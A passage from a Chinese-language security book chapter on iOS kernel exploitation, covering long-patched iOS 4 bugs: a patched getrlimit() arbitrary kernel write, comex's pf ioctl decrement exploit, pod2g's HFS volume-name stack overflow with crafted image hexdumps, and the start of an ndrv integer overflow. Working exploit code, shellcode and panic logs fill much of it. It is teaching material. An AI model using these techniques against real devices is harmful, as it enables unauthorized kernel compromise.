在继续之前，先来看看应用的补丁，并了解引入的漏洞。打过补丁的代码位于getrlimit()系统调用之中。而在该系统调用的处理程序中，大家可以在靠近结尾的地方找到如下代码，它利用copyout()函数把结果复制回用户空间。copyout()函数会检查目的地址确实是否在用户空

9

间的内存中，以确保不会把结果写入内核内存。原始代码的反汇编如下所示：

```
80175628    MOV     R0, SP
8017562A    MOVS    R2, #0x10
8017562C    BLX     _copyout
80175630    B       loc_8017561A
```

应用的补丁会把对`copyout()`的调用改为对`ovbcopy()`的调用，而`ovbcopy()`不会执行任何检查，这样一来就可以把目标地址指定为内核内存中的任何位置。除此之外，应用的补丁还会清除`R0`寄存器，让这看起来像是一次成功的复制操作。相应的汇编代码是下面这样的：

```
80175628    MOV     R0, SP
8017562A    MOVS    R2, #0x10
8017562C    BLX     _ovbcopy
80175630    MOVS    R0, #0
80175632    B       loc_8017561A
```

这意味着通过将指向内核内存的指针作为第二个参数，大家可以把`getrlimit()`系统调用的结果写入内核内存：

```
getrlimit(RLIMIT_CORE, 0x80101010);
```

因为这个漏洞让大家可以把`rlimit`结构体写入内核内存的任意位置，所以你一定要了解一下它的定义：

```
struct rlimit {
    rlim_t  rlim_cur; /* 当前的（软）限制 */
    rlim_t  rlim_max; /* 硬限制 */
};
```

在iOS中，`rlim_t`数据类型是64位的无符号整数，不过这64位中我们只用到了63位。最高位应该是`0`。因此，能够任意选择的只有结果的前7个字节。不过这不成问题，因为大家可以重复执行漏洞攻击程序。还有一个限制就是不允许`rlim_cur`的值大于`rlim_max`的值。这意味着漏洞攻击代码需要使用一开始被设置为无限（所有63位）的资源限制，否则写入的就不是全部7个字节了。在`RLIMIT_CORE`的情况中，这是默认的。所以，要把`11 22 33 44 55 66 77`这些字节写入内核，我们就必须这样做：

```
getrlimit(RLIMIT_CORE, &rlp);
rlp.rlim_cur = 0x77665544332211;
setrlimit(RLIMIT_CORE, &rlp);
getrlimit(RLIMIT_CORE, 0x80101010);
```

要向内核写入任意数量的数据，我们就要把这个漏洞攻击程序包装到某个会重复使用该漏洞的函数中：

```
void writeToKernel(unsigned char *addr, unsigned char *buffer,
size_t len)
{
    struct rlimit rlp;
    getrlimit(RLIMIT_CORE, &rlp);
    while (len > 7) {
        memcpy(&rlp, buffer, 7);
```

```
        setrlimit(RLIMIT_CORE, &rlp);
        getrlimit(RLIMIT_CORE, addr);
        len -= 7; buffer += 7; addr += 7;
    }
    memcpy(&rlp, buffer, len);
    setrlimit(RLIMIT_CORE, &rlp);
    getrlimit(RLIMIT_CORE, addr);
}
```

2. 选择要重写的目标

一旦可以写入任何内容，我们就需要决定应该重写什么了。从历史上看，这已经在Mac OS X的内核漏洞攻击程序中使用过了，具体来讲就是重写内核内存中进程的用户凭证来利用其特权。对于iOS和较新的Mac OS X内核而言，这已经不再够用了，因为大家通常必须对付内核级的沙盒机制。只是把进程的用户ID改成0不足以获得对系统的完全访问。要实现这一目标，我们需要重写内核级的函数指针或保存的返回地址，并将内核的执行路径重定向到自己的代码。

完成这项工作的一个方法是重写系统调用表中某个未使用的系统调用处理程序，然后通过调用所考虑的系统调用从用户空间触发执行。iOS包含了相当多未使用的系统调用表项。用来给iPhone越狱的内核漏洞攻击程序之前就使用了表项0和207，而没有遭遇来自其他软件的麻烦。大家在漏洞攻击程序中必须解决的第二个问题是要把代码引入可以跳转到的内核。解决这个问题的方法有很多，我们会在接下来的内容中探讨其中的几种。这个例子使用了一种特定的攻击，当我们可以在内核内存中的任意位置写入任意内容时便可使用这种攻击。大家用自己的代码重写了内核内存中可执行且可写的闲置空间。例如，所包含的各个内核扩展都具有Mach-O头部，而在头部的结尾与下一段内容的开头之间就存在一些未使用的空间。

对于该漏洞攻击程序来说，这意味着大家必须知道系统调用表和内核内存中闲置空间的确切位置。因为内核级别是不存在ASLR保护的，所以这些地址对于相同的设备和内核版本而言是静态的，对于所有已发布的固件版本来说都一次性找出来即可。要涵盖所有版本的iOS 4，在不考虑支持Apple TV的情况下，最多只可能有81个不同的地址。不过，这些地址中有些是相同的，一方面因为不是每个版本的iOS都会引入（较大的）内核改动，而另一方面是因为对于那些使用了相同型号处理器的设备而言，主内核代码段的每个字节都是相同的。因此，大家可以编写一个脚本，为所有可用的内核找到这些地址，并为自己的内核漏洞攻击程序创建查找表。

3. 定位系统调用表

在近期的内核更新之后，定位系统调用表更难了，因为苹果公司已经移动了一些内核符号并彻底删除了一些。以前我们可以利用kdebug_enable这样的符号轻松定位系统调用表，而定位系统调用表的新方法则依赖于表中第一项的结构，以及它相对于nsysent变量的位置。系统调用表中的数据项叫作sysent：

```
struct sysent {                /* 系统调用表 */
    int16_t sy_narg;           /* 参数数量 */
    int8_t sy_resv;            /* 保留的 */
    int8_t sy_flags;           /* 标志 */
    sy_call_t *sy_call;        /* 实现函数 */
```

```
    sy_munge_t *sy_arg_munge32;    /* 32位的系统调用参数改写 */
    sy_munge_t *sy_arg_munge64;    /* 64位的系统调用参数改写 */
    int32_t    sy_return_type;     /* 系统调用的返回类型 */
    uint16_t   sy_arg_bytes;       /* 32位系统调用中所有参数的总大小，单位是字节
                                    */
};
```

因为系统调用表的第一项其实不是已实现的系统调用，所以其结构体中的大部分元素都会被初始化为0。被设置了的字段只有sy_return_type和sy_call。返回类型被初始化为值1，而且处理程序是某个指向内核代码段的指针。因此，如果数据与第一项的定义匹配，大家就可以扫描与这些数据对应的数据段。为验证自己找到了系统调用表，大家可以利用nsysent变量是紧接着系统调用表存储这一事实。这意味着，大家可以首先猜测一个系统调用数量，然后验证&nsysent = &sysent + sizeof(sysent) * nsysent是否成立，如果不成立，就要继续增大这个数字直到达到一个很大的数字，而且不得不认为自己猜测的sysent的地址是错的。这种情况下大家就要继续在数据段中查找真正的第一项。

idaiostoolkit包含了一个这样的脚本，它可以自动完成这种查找，并利用XNU源代码中的syscalls.master文件为系统调用处理程序设置所有的符号和函数类型。下面就是对用于iPod 4的iOS 4.3.5固件使用该脚本产生的输出：

```
Found syscall table _sysent at 802926e8
Number of entries in syscall table _nsysent = 438
Syscall number count _nsysent is at 80294ff8
```

4. 构建漏洞攻击程序

寻找合适的闲置空间就简单得多了，我们只需检查内核扩展的Mach-O头部后的__PRELINK_TEXT数据段有没有空闲空间。内存中0x8032B300到0x8032C000之间的这3328字节就是个合适的空间，大家可以在自己的漏洞攻击程序中使用这些空间。

```
char shellcode[] = "\x01\x20\x02\x21\x03\x22\x04\x23\xFF\xFF";
struct sysent scentry;
unsigned char * syscall207 = 0x802926e8 + 207 * sizeof(scentry);
unsigned char * slackspace = 0x8032B300;

memset(&scentry, 0, sizeof(scentry));
scentry.sy_call = slackspace + 1;
scentry.sy_return_type = 1;

writeToKernel(slackspace, &shellcode, sizeof(shellcode));
writeToKernel(syscall207, &scentry, sizeof(scentry));
syscall(207);
```

这个漏洞攻击程序中的shellcode代码是简单的Thumb模式，它会把某些值移入寄存器R0到R3，然后因为未定义的指令造成严重错误。不过这只是证明发生了某种类型的执行。我们将在第10章中讨论完整的内核级有效载荷。

```
MOVS    R0, #1
MOVS    R1, #2
```

```
MOVS    R2, #3
MOVS    R3, #4
UNDEFINED
```

我们的漏洞攻击程序在执行时会导致内核发生严重错误，而且严重错误日志显示这里的代码得到了执行而且寄存器也被装入了相应的内容。程序计数器PC表明在执行来源于闲置空间的某条未定义内核指令时发生了崩溃，而R5寄存器的值暗示了系统调用处理程序207的执行。

```
panic(cpu 0 caller 0x8006fcf8): undefined kernel instruction
r0: 0x00000001  r1: 0x00000002  r2: 0x00000003  r3: 0x00000004
r4: 0x856e02e0  r5: 0x000000cf  r6: 0xc0a886ac  r7: 0xcd273fa8
r8: 0x00000001  r9: 0xc0a884b0 r10: 0x80293a50 r11: 0x832b8244
12: 0x00000000  sp: 0xcd273f90  lr: 0x801a96e8  pc: 0x8032b308
cpsr: 0x20000033 fsr: 0x856e02e0 far: 0xcd273fa8
```

这应该足以说明，如果能直接向内核内存写数据，让任意内核代码执行会非常容易。如果漏洞不能让大家随心所欲地写数据，而对可能写入的值加以限制，漏洞攻击就会更加困难。不过，下一节要讨论的漏洞表明，即便是只能对内核内存进行非常有限的操纵，我们也还是有可能让任意代码执行。

9.4.2　未初始化的内核变量

这种漏洞攻击会导致内核结构中未初始化的指针元素被装入来自用户空间的数据。该漏洞位于包过滤设备的IOCTL处理程序中，comex发现了该漏洞并编写了漏洞攻击程序。接着他的漏洞攻击程序就被用在了针对iOS 4.1的limera1n越狱工具中。苹果公司在iOS 4.2.1中修复了这个漏洞（也称为CVE-2010-3830漏洞）。因此，大家只有在运行iOS 4.1及更低版本的设备上才能利用这一漏洞。

想了解这一漏洞，大家可以看看包过滤设备的IOCTL处理程序，因为它是原始XNU内核源代码的一部分。而源代码树需要足够旧（例如xnu-1504.9.17），以保证它还存在这个漏洞。有漏洞的IOCTL处理程序是在/bsd/net/pt_ioctl.c文件中定义的，其代码如下所示：

```
static int
pfioctl(dev_t dev, u_long cmd, caddr_t addr, int flags, struct proc *p)
{
    /* …… */
    switch (cmd) {
    /* …… */
    case DIOCADDRULE: {
        struct pfioc_rule *pr = (struct pfioc_rule *)addr;
        struct pf_ruleset *ruleset;
        struct pf_rule    *rule, *tail;

        /* ……复制并初始化部分结构体 */
        bcopy(&pr->rule, rule, sizeof (struct pf_rule));
        rule->cuid = kauth_cred_getuid(p->p_ucred);
        rule->cpid = p->p_pid;
        rule->anchor = NULL;
        rule->kif = NULL;
```

9

```
        TAILQ_INIT(&rule->rpool.list);
        /*初始化引用计数 */
        rule->states = 0;
        rule->src_nodes = 0;
        rule->entries.tqe_prev = NULL;

        /* ……复制并初始化部分结构体 */
        if (rule->overload_tblname[0]) {
            if ((rule->overload_tbl = pfr_attach_table(ruleset,
                 rule->overload_tblname)) == NULL)
                 error = EINVAL;
            else
                 rule->overload_tbl->pfrkt_flags |= PFR_TFLAG_ACTIVE;
        }
```

这段代码的重点是：如果overload_tblname是空字符串，结构体元素overload_tbl就不会被初始化。如果代码其他部分也使用了相同的检查，那么这是没问题的，但其他部分只会检查overload_tbl是否不是NULL指针。如果想对这一缺陷加以利用，你就必须触发对用于删除规则的pf_rm_rule()函数调用：

```
void
pf_rm_rule(struct pf_rulequeue *rulequeue, struct pf_rule *rule)
{
    if (rulequeue != NULL) {
        if (rule->states <= 0) {
    /*
     * XXX - 在删除规则之前，我们需要先删除该表，
     * 以确保该表的代码不会删除我们“脚下的锚点”
     */
    pf_tbladdr_remove(&rule->src.addr);
    pf_tbladdr_remove(&rule->dst.addr);
    if (rule->overload_tbl)
       pfr_detach_table(rule->overload_tbl);
    }
```

要触发这样的代码路径，我们只需要让DIOCADDRULE IOCTL处理程序失败。不过，我们也可以采用其他若干种方法，comex就使用了DIOCCHANGERULE IOCTL的PF_CHANGE_REMOVE行为：

```
case DIOCCHANGERULE:
    /* …… */
    if (pcr->action == PF_CHANGE_REMOVE) {
        pf_rm_rule(ruleset->rules[rs_num].active.ptr, oldrule);
        ruleset->rules[rs_num].active.rcount--;
    } else {
```

不管选择哪种方法，代码最后都会调用pfr_detach_table()函数，递减系统调用表的引用计数器：

```
void
pfr_detach_table(struct pfr_ktable *kt)
{
    lck_mtx_assert(pf_lock, LCK_MTX_ASSERT_OWNED);
```

```
    if (kt->pfrkt_refcnt[PFR_REFCNT_RULE] <= 0)
        printf("pfr_detach_table: refcount = %d.\n",
        kt->pfrkt_refcnt[PFR_REFCNT_RULE]);
    else if (!--kt->pfrkt_refcnt[PFR_REFCNT_RULE])
        pfr_setflags_ktable(kt, kt->pfrkt_flags&~PFR_TFLAG_REFERENCED);
}
```

记住，通过对`overload_tbl`指针进行相应的设置，攻击者就可以控制该函数中使用的`kt`指针。这意味着用户空间的进程可以利用该漏洞减小存储在内核内存任意位置中的整数。唯一的限制就是这个值不能小于或等于0。在我们讨论该如何利用这一减少任意内存的漏洞之前，首先看看comex的漏洞攻击程序。首先，它会打开包过滤设备，并通过IOCTL重启该设备。然后，它会重复调用`pwn()`函数，该函数实现了真正的漏洞攻击并会按照定义的次数递减提供的地址：

```
// 是的，需要重新打开
pffd = open("/dev/pf", O_RDWR);
ioctl(pffd, DIOCSTOP);
assert(!ioctl(pffd, DIOCSTART));
while(num_decs--)
    pwn(<patchaddress>);
assert(!ioctl(pffd, DIOCSTOP));
close(pffd);
```

在`pwn()`函数中，我们建立了必要的结构体，而且首先会调用有漏洞的IOCTL处理程序添加恶意规则并随后立即删除该规则。这会把提供的内存地址减1。

```
static void pwn(unsigned int addr) {
    struct pfioc_trans trans;
    struct pfioc_trans_e trans_e;
    struct pfioc_pooladdr pp;
    struct pfioc_rule pr;

    memset(&trans, 0, sizeof(trans));
    memset(&trans_e, 0, sizeof(trans_e));
    memset(&pr, 0, sizeof(pr));

    trans.size = 1;
    trans.esize = sizeof(trans_e);
    trans.array = &trans_e;
    trans_e.rs_num = PF_RULESET_FILTER;
    memset(trans_e.anchor, 0, MAXPATHLEN);
    assert(!ioctl(pffd, DIOCXBEGIN, &trans));
    u_int32_t ticket = trans_e.ticket;

    assert(!ioctl(pffd, DIOCBEGINADDRS, &pp));
    u_int32_t pool_ticket = pp.ticket;

    pr.action = PF_PASS;
    pr.nr = 0;
    pr.ticket = ticket;
    pr.pool_ticket = pool_ticket;
    memset(pr.anchor, 0, MAXPATHLEN);
    memset(pr.anchor_call, 0, MAXPATHLEN);
```

9

```
    pr.rule.return_icmp = 0;
    pr.rule.action = PF_PASS;
    pr.rule.af = AF_INET;
    pr.rule.proto = IPPROTO_TCP;
    pr.rule.rt = 0;
    pr.rule.rpool.proxy_port[0] = htons(1);
    pr.rule.rpool.proxy_port[1] = htons(1);

    pr.rule.src.addr.type = PF_ADDR_ADDRMASK;
    pr.rule.dst.addr.type = PF_ADDR_ADDRMASK;

    pr.rule.overload_tbl = (void *)(addr - 0x4a4);

    errno = 0;

    assert(!ioctl(pffd, DIOCADDRULE, &pr));

    assert(!ioctl(pffd, DIOCXCOMMIT, &trans));

    pr.action = PF_CHANGE_REMOVE;
    assert(!ioctl(pffd, DIOCCHANGERULE, &pr));
}
```

这里最重要的地方在于，漏洞攻击程序会从大家想要减小的地址上减去`0x4a4`这个值。这是必须要做的，因为这个值是引用计数器在表结构体中的偏移量。

现在可以减小内核内存中任意地址的值了，但问题又来了：我们该如何把这一事实转化成可执行任意代码的漏洞攻击程序呢？可行的方法相当多。因为大家可以无限次重复执行漏洞攻击程序，所以能将内核代码的一部分置零，这解码成Thumb代码就是`MOVS R0,R0`。这基本上就是条`NOP`，因此大家可以用它来重写安全检查。这样一来就可以引入栈缓冲区溢出这样的新漏洞了。

递减内核级函数指针的最高字节是一种更为简单的攻击。通过反复地递减，我们就有可能把内核级函数指针移动到用户空间的内存区域中。comex在他的漏洞攻击程序中就利用了这种方法，递减系统调用处理程序0直至它指向用户空间的内存。随后，他利用`mmap()`系统调用映射了该地址处的内存。然后，映射过的内存被装入用来跳转到漏洞攻击程序代码段的跳板代码：

```
unsigned int target_addr = CONFIG_TARGET_ADDR;
unsigned int target_addr_real = target_addr & ~1;
unsigned int target_pagebase = target_addr & ~0xfff;
unsigned int num_decs = (CONFIG_SYSENT_PATCH_ORIG - target_addr) >> 24;
assert(MAP_FAILED != mmap((void *) target_pagebase, 0x2000, PROT_READ |
PROT_WRITE, MAP_ANON | MAP_PRIVATE | MAP_FIXED, -1, 0));
unsigned short *p = (void *) target_addr_real;
if(target_addr_real & 2) *p++ = 0x46c0; // nop
*p++ = 0x4b00; // ldr r3, [pc]
*p++ = 0x4718; // bx r3
*((unsigned int *) p) = (unsigned int) &ok_go;
assert(!mprotect((void *)target_pagebase,
0x2000, PROT_READ | PROT_EXEC));
```

一旦一切就绪，我们就可以通过执行`syscall(0)`触发任意的代码执行。

9.4.3　内核栈缓冲区溢出

之所以会出现内核级的栈缓冲区溢出漏洞，这通常是因为向基于栈的缓冲区执行了未受限制的复制操作。只要这种情况发生，内核栈中保存的返回地址就可以重写并被替换为指向我们的shellcode代码的指针。正如我们在之前的几个例子中看到的，iOS允许返回到注入至可写内核内存的代码，或是返回到已经存在于用户空间内存中的代码。与用户空间不同，在内核中没什么能减缓漏洞攻击程序，因此在iOS 4中进行内核级的栈缓冲区溢出攻击是非常容易的。它几乎总可以归结为重写返回地址并返回至用户空间中已经准备好的代码。在iOS 5中执行这种攻击会更复杂一些，往往需要用到一些内核级的面向返回的程序设计。

这类漏洞中有一个是由pod2g发现的，称为HFS旧系统卷名栈缓冲区溢出（HFS legacy volume name stack buffer overflow）。引发该漏洞的原因是：在挂接旧系统的HFS文件系统时调用了不受限制的复制和转换函数。针对该漏洞的漏洞攻击程序最初是随iOS 4.2.1的越狱程序一同发布的。它由3部分组成：第一部分只是一段用于从镜像文件挂接恶意HFS文件系统的代码；第二部分是触发缓冲区溢出的恶意镜像本身；第三部分也就是最后一部分，是实际的有效载荷代码，它是在漏洞攻击程序要返回的位置映射的。

在了解实际的漏洞攻击程序前，我们首先看看有漏洞的代码。作为XNU内核代码的一部分，它们是开源的，位于/bsd/hfs/hfs_encoding.c文件的`mac_roman_to_unicode()`函数中：

```
int
mac_roman_to_unicode(const Str31 hfs_str, UniChar *uni_str,
                     unused u_int32_t maxCharLen, u_int32_t
*unicodeChars)
{
    const u_int8_t *p;
    UniChar *u;
    u_int16_t pascalChars;
    u_int8_t c;

    p = hfs_str;
    u = uni_str;

    *unicodeChars = pascalChars = *(p++); /* 提取长度字节 */

    while (pascalChars--) {
        c = *(p++);

        if ( (int8_t) c >= 0 ) {     /* 检查是否为7位的ascii */
            *(u++) = (UniChar) c;    /* 用0填充高字节 */
        } else { /* its a hi bit character */
            /* …… */
        }
    }

    return noErr;
}
```

该函数有一些很有趣的地方。首先，调用该函数时有一个参数（`maxCharLen`）指定了输出缓冲区中可以容纳的最大字节数。大家还会看到，该函数中根本没有使用过这个参数。该字符串被认为是Pascal格式的，也就是说第一个字节定义了字符串的长度。复制和转换循环会完全信任这个长度字段，没有进行防止重写缓冲区末端的检查。这里还有一个重点，就是输出字符的宽度是16位，这表示每隔一个字节就有一个0。唯一的例外就是那些ASCII值大于127的字符。那些字符会由严重限制可能输出的查找表进行转换。具体的代码这里就不介绍了，因为它对于漏洞攻击程序来说没什么用。因为每隔一个字节就有一个0，所以这里只会返回到用户空间内存的前24 MB空间中，并因此没机会使用其他的漏洞攻击方法。

在挂接HFS镜像时，对`mac_roman_to_unicode()`的调用来源于函数`hfs_to_utf8()`，这个函数也是在/bsd/hfs/hfs_encoding.c文件中定义的。该调用是通过函数指针进行的。

```
int
hfs_to_utf8(ExtendedVCB *vcb, const Str31 hfs_str, ByteCount maxDstLen,
 ByteCount *actualDstLen, unsigned char* dstStr)
{
    int error;
    UniChar uniStr[MAX_HFS_UNICODE_CHARS];
    ItemCount uniCount;
    size_t utf8len;
    hfs_to_unicode_func_t hfs_get_unicode = VCBTOHFS(vcb)->hfs_get_unicode;

    error = hfs_get_unicode(hfs_str, uniStr,
MAX_HFS_UNICODE_CHARS, &uniCount);

    if (uniCount == 0)
        error = EINVAL;

    if (error == 0) {
        error = utf8_encodestr(uniStr, uniCount * sizeof(UniChar),
                               dstStr, &utf8len, maxDstLen , ':', 0);
        if (error == ENAMETOOLONG)
            *actualDstLen = utf8_encodelen(uniStr, uniCount *
    sizeof(UniChar),
                                            ':', 0);
        else
            *actualDstLen = utf8len;
        }

    return error;
}
```

现在来看看旧版HFS主目录头部的定义，它存储在/bsd/hfs/hfs_format.h文件中，是XNU源代码的一部分。主目录块被存储在文件系统的第三个扇区中，而它的副本也被存储在倒数第二个扇区：

```
/* HFS主目录块，162字节 */
/* 存储在2号扇区（第3个扇区）和倒数第2个扇区中 */
struct HFSMasterDirectoryBlock {
    u_int16_t   drSigWord;  /* == kHFSSigWord */
```

```
    u_int32_t   drCrDate;   /*  创建卷的日期和时间 */
    u_int32_t   drLsMod;    /* 最近一次修改的日期和时间 */
    u_int16_t   drAtrb;     /* 卷属性 */
    u_int16_t   drNmFls;    /* 根文件夹中的文件数 */
    u_int16_t   drVBMSt;    /* 卷位图的第一个块 */
    u_int16_t   drAllocPtr; /* 下一次分配查找的起始 */
    u_int16_t   drNmAlBlks; /* 卷中分配块的数量 */
    u_int32_t   drAlBlkSiz; /* 分配块的大小（单位为字节） */
    u_int32_t   drClpSiz;   /* 默认簇大小 */
    u_int16_t   drAlBlSt;   /* 卷中第一个分配块 */
    u_int32_t   drNxtCNID;  /* 下一个未使用的编目节点ID */
    u_int16_t   drFreeBks;  /* 未使用分配块的数量 */
    u_int8_t     drVN[kHFSMaxVolumeNameChars + 1];   /* 卷名 */
    u_int32_t   drVolBkUp;  /* 最近一次备份的日期和时间 */
    u_int16_t   drVSeqNum;  /* 卷备份的序号 */
    ...
```

大家可以看到，在原始定义中卷名最多可以有`kHFSMaxVolumeNameChars`个字符。源代码将该常量定义为`27`。但代码又没有对这个字段进行任何限制，因此超长的卷名就有可能传入并被传送到Unicode转换函数。有了这些信息，现在可以创建触发溢出的恶意HFS镜像了：

```
$ hexdump -C exploit.hfs
 00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
 *
 00000400 42 44 00 00 00 00 00 00 00 00 01 00 00 00 00 00 |BD..............|
 00000410 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 |................|
 00000420 00 00 00 00 60 41 41 41 41 42 42 42 42 43 43 43 |....`AAAABBBBCCC|
 00000430 43 44 44 44 44 45 45 45 45 46 46 46 46 47 47 47 |CDDDDEEEEFFFFGGG|
 00000440 47 48 48 48 48 49 49 49 49 4a 4a 4a 4a 4b 4b 4b |GHHHHIIIIJJJJKKK|
 00000450 4b 4c 4c 4c 4c 4d 4d 4d 4d 4e 4e 4e 4e 4f 4f 4f |KLLLLMMMMNNNNOOO|
 00000460 4f 50 50 50 50 51 51 51 51 52 52 52 52 53 53 53 |OPPPPQQQQRRRRSSS|
 00000470 53 54 54 54 54 55 55 55 55 56 56 56 56 57 57 57 |STTTTUUUUVVVVWWW|
 00000480 57 58 58 58 58 00 00 00 00 00 00 00 00 00 00 00 |WXXXX...........|
 00000490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
 *
 00000600
```

该HFS镜像包含有长达96字节的超长卷名，在这里的情况下应该能让缓冲区溢出。因为卷名是由字母表中的真实字母组成的，所以Unicode转换应该会把所有的内容变成非法内存地址，这增加了系统崩溃的可能性。要挂接这个HFS镜像，大家要用到`/dev/vn0`设备：

```
int ret, fd; struct vn_ioctl vn; struct hfs_mount_args args;

fd = open("/dev/vn0", O_RDONLY, 0);
if (fd < 0) {
    puts("Can't open /dev/vn0 special file.");
    exit(1);
}

memset(&vn, 0, sizeof(vn));
ioctl(fd, VNIOCDETACH, &vn);
vn.vn_file = "/usr/lib/exploit.hfs";
```

9

```
vn.vn_control = vncontrol_readwrite_io_e;
ret = ioctl(fd, VNIOCATTACH, &vn);
close(fd);
if (ret < 0) {
    puts("Can't attach vn0.");
    exit(1);
}

memset(&args, 0, sizeof(args));
args.fspec = "/dev/vn0";
args.hfs_uid = args.hfs_gid = 99;
args.hfs_mask = 0x1c5;
ret = mount("hfs", "/mnt/", MNT_RDONLY, &args);
```

如果在运行有漏洞的内核时尝试挂接之前构造的HFS镜像，这会立即导致内核严重错误。大家可以分析一下崩溃转储文件，看看都发生了什么：

```
Hardware Model:    iPod4,1
Date/Time:         2011-07-26 09:55:12.761 +0200
OS Version:        iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057
```

正如大家所见，严重错误是由地址0x570057（等于R4寄存器的值）处的无效内存访问引起的。大家还会看到，R4、R5和R6都是由缓冲区溢出控制的。不过，大家没法控制程序计数器PC，因此应该看看PC以及LR附近的代码：

```
80090066                CMP             R4, R6
80090068                BCS             loc_80090120
8009006A
8009006A loc_8009006A   ; CODE XREF: _utf8_encodestr+192
8009006A                STRB.W          R0, [R4],#1
8009006E                B               loc_8008FFD6
```

不出所料，PC处的指令试着向R4写数据，因此引发了内核严重错误。大家还会发现已经执行到函数utf8_encodestr()中，而这不是大家最终想要到达的地方。通过检查LR附近的代码，大家可以看到期望的源自hfs_to_utf8()的调用：

```
8011C476               MOVS             R5, #0x3A
8011C478               STR              R5, [SP,#0xB8+var_B4]
8011C47A               BL               _utf8_encodestr
8011C47E               CMP              R0, #0x3F
8011C480               MOV              R4, R0
```

大家根据源代码就会知道，只有在变量uniCount非0的情况下才能到达这一代码路径。缓冲区溢出重写了该变量，因此大家可以调整自己的有效载荷，为其装入值0。发生溢出时的栈布局如图9-6所示。




图9-6　溢出发生时的栈布局

在查看栈布局之后，如果想要预设uniCount、R4~R7寄存器以及程序计数器PC的值，大家就会知道要修改有效载荷中的哪些字节：

```
$ hexdump -C exploit_improved.hfs
 00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
 *
 00000400 42 44 00 00 00 00 00 00 00 00 01 00 00 00 00 00 |BD..............|
 00000410 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 |................|
 00000420 00 00 00 00 60 58 58 58 58 58 58 58 58 58 58 58 |....`XXXXXXXXXXX|
 00000430 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXX|
 00000440 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXX|
 00000450 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXX|
 00000460 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 |XXXXXXXXXXXXXXXX|
 00000470 58 58 00 00 41 41 42 42 43 43 44 44 45 45 46 46 |XX..AABBCCDDEEFF|
 00000480 47 47 48 48 58 00 00 00 00 00 00 00 00 00 00 00 |GGHHX...........|
 00000490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
 *
 00000600
```

9

现在，在再次挂接新文件之后，我们就可以对生成的严重错误日志进行分析，验证自己的假设是否正确。事实上，大家会看到所有的寄存器都装入了预期的值。除此之外，大家还会发现严重错误是由于CPU试图读取`0x450044`处的下一条指令造成的，这表示大家成功地劫持了代码流：

```
Hardware Model:    iPod4,1
Date/Time:       2011-07-26 11:05:23.612 +0200
OS Version:      iPhone OS 4.2.1 (8C148)

sleh_abort: prefetch abort in kernel mode: fault_addr=0x450044
r0: 0x00000016  r1: 0x00000000  r2: 0x00000058  r3: 0xcdbf37d0
r4: 0x00410041  r5: 0x00420042  r6: 0x00430043  r7: 0x00440044
r8: 0x8a3ee804  r9: 0x00000000 r10: 0x81b44250 r11: 0xc07c7000
12: 0x89640c88  sp: 0xcdbf37e8  lr: 0x8011c457  pc: 0x00450044
cpsr: 0x20000033 fsr: 0x00000005 far: 0x00450044
```

在漏洞攻击程序的最后，大家需要利用`mmap()`把一些shellcode代码从用户空间映射到地址`0x450044`处，或者修改HFS镜像，使其返回大家的shellcode代码已经映射到的某个地址。

9.4.4 内核堆缓冲区溢出

之所以会出现内核级的堆缓冲区溢出漏洞，这是因为向基于堆的缓冲区进行了不加限制的复制操作。这种溢出的结果取决于实际的堆实现以及附近的内存块，它们决定了这样的溢出能否用于漏洞攻击、允许任意的代码执行或受控制的内存损坏。与内核空间缺乏针对栈缓冲区溢出的保护措施相似，iOS内核中也没有针对堆缓冲区溢出的保护措施。针对堆缓冲区溢出的全面漏洞攻击要比之前讨论过的几类问题复杂得多，要求大家很好地理解堆分配程序的实现。在开始介绍实际的漏洞攻击之前，我们首先看一下为iOS 4.3.1到4.3.3越狱的redsn0w工具所利用的漏洞。

要讨论的漏洞位于`ndrv_setspec()`函数中，该函数是在/bsd/net/ndrv.c文件中定义的。实际漏洞并不是简单的堆缓冲区溢出，而是在计算所分配堆内存数量的乘法中发生的整数溢出。因为没有检查用户提供的`demux_count`，所以32位的变量不一定能容纳乘法的结果，因此分配返回了一个过小的缓冲区，如下面的代码所示：

```
bzero(&proto_param, sizeof(proto_param));
proto_param.demux_count = ndrvSpec.demux_count;

/* 为解复用数组分配存储空间 */
MALLOC(ndrvDemux, struct ndrv_demux_desc*, proto_param.demux_count *
       sizeof(struct ndrv_demux_desc), M_TEMP, M_WAITOK);
if (ndrvDemux == NULL)
    return ENOMEM;

/* 分配足够的ifnet_demux_descs */
MALLOC(proto_param.demux_array, struct ifnet_demux_desc*,
       sizeof(*proto_param.demux_array) * ndrvSpec.demux_count,
       M_TEMP, M_WAITOK);
if (proto_param.demux_array == NULL)
    error = ENOMEM;
```

如果demux_count被置为0x4000000a这样的值，那么两个对_MALLOC()的调用都包含了会溢出的整数乘法。因此，两个缓冲区对于所提供的demux_count来说都不够长。函数会继续从用户空间把数据复制到ndrvDemux缓冲区。不过，因为复制的量是由相同公式计算的，所以这不会导致缓冲区溢出，因为如同大家在这里要看到的，我们只复制了相同数量的字节：

```
/* 从用户空间复制这个ndrv解复用数组 */
error = copyin(user_addr, ndrvDemux, ndrvSpec.demux_count *
sizeof(struct ndrv_demux_desc));
